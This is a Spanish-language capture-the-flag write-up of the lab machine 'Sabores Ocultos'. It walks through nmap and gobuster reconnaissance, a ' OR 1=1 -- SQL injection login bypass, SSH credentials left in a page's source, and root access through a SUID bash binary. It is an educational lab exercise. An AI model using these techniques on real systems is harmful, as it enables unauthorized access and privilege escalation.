Writeup

Maquina: Sabores Ocultos

Sitio: https://mirasoyroot.com/vuln-machines/

Cyberdark

24 Junio 2025

Writeup - Maquina: Sabores Ocultos

El Dia de hoy les compartiré la resolución de la maquina Sabores Ocultos de **MirasoyRoot**

Link para descargar la Maquina
https://mega.nz/file/SMRB2BqI#KMMSXpBfwq64rVh59600O5oBnlAf8jEwcrTuOGnQN1I

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando `sudo bash starbox.sh sabores_ocultos.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina.

Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)
`nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN scan_sabores.txt 172.17.0.2`

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/sabores_ocultos]
└─# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN
scan_sabores.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 21:38 -05
Initiating ARP Ping Scan at 21:38
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:38, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:38
Scanning xXFBAQuXC3XAG (172.17.0.2) [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:38, 0.31s elapsed (65535 total ports)
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Dado que solo los puertos **22 (SSH)** 80 **(HTTP)** están abiertos, centrémonos en ellos:

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.


Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_sabores_scan.txt
```

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/sabores_ocultos]
└─# nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_sabores_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-24 21:40 -05
Nmap scan report for xXFBAQuXC3XAG (172.17.0.2)
Host is up (0.00023s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 07:b9:b4:4b:24:74:9d:22:a6:35:d3:5c:65:99:85:9b (ECDSA)
|_  256 b9:a3:35:7a:ee:7e:88:f5:53:69:07:58:1a:4e:36:65 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Sabores Ocultos - Gastronom\xC3\xADa de autor
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.23 ms xXFBAQuXC3XAG (172.17.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.99 seconds
```

Esta es la página web que esta alojada en el puerto 80

Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt



El comando ejecutado tiene los siguientes significados:

/php (Status: 403): Directorio o archivo /php. El código 403 Forbidden significa que el servidor lo encontró, pero no tienes permiso para acceder a él. Esto puede indicar un directorio sensible o configuraciones de seguridad.

/html.txt, /hta, /hta.php, etc. (Status: 403): Muchos de los intentos arrojan 403 Forbidden. Esto es común y puede indicar directorios o archivos protegidos, o nombres que coinciden con recursos existentes pero inaccesibles.

/index.html (Status: 200): Este es un hallazgo importante. El código 200 OK significa que se encontró el archivo y se pudo acceder a él con éxito. index.html es típicamente la página de inicio predeterminada de un sitio web.


/admin (Status: 301) [---> http://172.17.0.2/admin/]: Este es **otro hallazgo crucial**.

- 301 Moved Permanently indica que el servidor ha redirigido la solicitud a una nueva ubicación.
- La flecha ---> muestra la URL a la que se redirigió, que es http://172.17.0.2/admin/. Esto confirma la existencia de un directorio /admin y

sugiere que es un área de administración, a menudo un objetivo para la escalada de privilegios o el acceso no autorizado.

/server-status (Status: 200): Este es un archivo o URL de Apache que muestra información del estado del servidor. Si está accesible, puede revelar información valiosa sobre la configuración del servidor, procesos en ejecución, etc.

Vemos el directorio admin vamos a ver que podemos conseguir




Encontramos un panel de usuario y contraseña vamos a ver si es explotable por vulnerabilidad SQLi


Colocamos en usuario: ' OR 1=1 --

Y en contraseña ponemos cualquier letra

Y listo hemos conseguido acceso a una pagina donde nos da un nombre de usuario Alberto



Vamos a ver que tiene en su código:



```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Celebrando a Alberto</title>
    <script src="https://cdn.tailwindcss.com"></script>
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css">
    <style>
        @import url('https://fonts.googleapis.com/css2?family=Playfair+Display:wght@400;700&family=Montserrat:wght@300;400;600&display=swap');

        body {
            font-family: 'Montserrat', sans-serif;
            background-color: #f8f5f2;
            color: #333;
        }

        .hero-text {
            font-family: 'Playfair Display', serif;
        }

        .trophy {
            transition: all 0.3s ease;
        }

        .trophy:hover {
            transform: translateY(-10px) rotate(5deg);
        }

        .review-card {
            transition: all 0.3s ease;
            background: linear-gradient(135deg, #ffffff 0%, #f9f9f9 100%);
        }

        .review-card:hover {
            transform: translateY(-5px);
            box-shadow: 0 15px 30px rgba(0,0,0,0.1);
        }

        .floating {
            animation: floating 6s ease-in-out infinite;
        }

        @keyframes floating {
            0% { transform: translateY(0px); }
            50% { transform: translateY(-15px); }
            100% { transform: translateY(0px); }
        }

        .bg-pattern {
            background-image: url("data:image/svg+xml,%3Csvg width='60' height='60' viewBox='0 0 60 60' xmlns='http://www.w3.org/2000/svg'%3E%3Cg fill='none' fill-rule='evenodd'%3E%3Cg fill='%23e5e7eb' fill-opacity='0.2'%3E%3Cp
        }
    </style>
</head>
<body class="bg-pattern">
    <!-- Hero Section -->
    <div class="min-h-screen flex items-center justify-center px-4 py-20">
        <div class="text-center max-w-4xl">
```

```
    </div>
  </div>

  <!-- Final Section -->
  <div class="py-20 bg-amber-800 text-white">
    <div class="container mx-auto px-4 text-center">
      <h2 class="hero-text text-3xl md:text-4xl font-bold mb-6">
        Gracias por tu dedicación y talento
      </h2>
      <p class="text-xl max-w-2xl mx-auto mb-8">
        Cada plato que creas es un regalo para los sentidos. Seguimos aquí para celebrar tus éxitos.
      </p>
      <div class="text-5xl">
        <i class="fas fa-utensils mx-2"></i>
        <i class="fas fa-wine-glass-alt mx-2"></i>
        <i class="fas fa-cheese mx-2"></i>
      </div>
    </div>
  </div>

  <script>
    // Simple animation for trophies on scroll
    document.addEventListener('DOMContentLoaded', function() {
      const trophies = document.querySelectorAll('.trophy');

      const observer = new IntersectionObserver((entries) => {
        entries.forEach(entry => {
          if (entry.isIntersecting) {
            entry.target.style.opacity = '1';
            entry.target.style.transform = 'translateY(0)';
          }
        });
      }, { threshold: 0.1 });

      trophies.forEach(trophy => {
        trophy.style.opacity = '0';
        trophy.style.transform = 'translateY(20px)';
        trophy.style.transition = 'all 0.6s ease-out';
        observer.observe(trophy);
      });

      //Usuario y contraseña de ssh alberto:altacocina
      // Animate review cards sequentially
      const reviews = document.querySelectorAll('.review-card');

      reviews.forEach((review, index) => {
        review.style.opacity = '0';
        review.style.transform = 'translateY(20px)';
        review.style.transition = `all 0.5s ease-out ${index * 0.1}s`;

        setTimeout(() => {
          review.style.opacity = '1';
          review.style.transform = 'translateY(0)';
        }, 500 + (index * 100));
      });
    });
  </script>
</body>
</html>
```

Y como pensábamos encontramos usuario y contraseña para ingresar por ssh


```
Archivo  Acciones  Editar  Vista  Ayuda

┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/sabores_ocultos]
└─# ssh alberto@172.17.0.2
alberto@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jun 19 11:29:01 2025 from 172.17.0.1
-bash-5.2$
```

Y ya tenemos una Shell del usuario Alberto ahora vamos a conseguir escalar privilegios de root.

Hacemos un `ls -al`

```
-bash-5.2$ ls -al
total 28
drwxr-x--- 3 alberto alberto 4096 Jun 19 11:14 .
drwxr-xr-x 1 root    root    4096 Jun 19 10:25 ..
-rw------- 1 alberto alberto   72 Jun 19 11:29 .bash_history
-rw-r--r-- 1 alberto alberto  220 Jun 19 10:25 .bash_logout
-rw-r--r-- 1 alberto alberto 3771 Jun 19 10:25 .bashrc
drwx------ 2 alberto alberto 4096 Jun 19 11:14 .cache
-rw-r--r-- 1 alberto alberto  807 Jun 19 10:25 .profile
```


Vamos a revisar .bash_history



No tenemos comandos sensibles registrados y el usuario Alberto no tiene privilegios de entrada

Vamos a buscar binarios con el bit SUID activado

`find / -perm -4000 -type f 2>/dev/null`




Y de inicio Podemos ver que tenemos acceso con el comando `/usr/bin/bash/`

/usr/bin/bash: Esta es la **ruta absoluta** al ejecutable del intérprete de comandos Bash. Es la ubicación estándar de Bash en la mayoría de los sistemas basados en Unix y Linux.


-p: Esta es una opción específica de Bash que lo pone en "modo privilegiado" o "modo seguro".

Y hemos conseguido acceso a root



Ahora procedemos a buscar el archivo que contiene la flag.

`find /root -name "*.txt" 2>/dev/null`



¡¡¡¡Y logramos capturar la bandera!!!!!

Herramientas utilizadas

gobuster

Nmap

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595.002 Active Scanning: Vulnerability Scanning	Escaneo con Nmap
Descubrimiento	T1087.001 Account Discovery: Local Accounts	Revisión de formularios /admin
Acceso inicial	T1190 Exploit Public-Facing Application	Inyección SQL (' OR 1=1 --)
Ejecución	T1059.001 Command and Scripting Interpreter: Bash	Acceso por SSH
Escalada de privilegios	T1548.001 Abuse Elevation Control Mechanism: SUID	Uso del binario /usr/bin/ba
Impacto	T1005 Data from Local System	Lectura del archivo de flag

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen! Como dicen por ahí “La Practica hace al Maestro”

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/